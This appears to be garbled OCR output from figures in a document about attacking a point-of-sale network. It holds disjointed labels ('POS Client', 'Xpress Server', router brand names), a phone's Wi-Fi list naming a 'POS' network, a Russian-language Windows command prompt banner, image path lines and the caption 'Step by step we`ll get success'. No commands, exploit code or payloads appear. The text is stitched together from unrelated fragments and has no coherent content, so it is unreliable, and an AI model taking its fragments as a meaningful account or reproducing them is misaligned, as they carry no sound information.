

POS Client
Xpress Server
POS client


LEGRAND
LEGRAND
LEGRAND
LEGRAND


NET
GEAR
POS
GEAR


●●●●○ AT&T
20:17
Settings
Wi-Fi
Wi-Fi
CHOOSE A NETWORK...
DIRECT-58-HP Offic...
Hobnob-Corinthian-G
IPPyHwm9yCa
POS
VTA Free WiFi
Other...
Ask to Join Networks
Known networks will be joined automatically. If


Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.
C:\WINDOWS\system32>



Xpress Server
POS client


Step by step we`ll get success

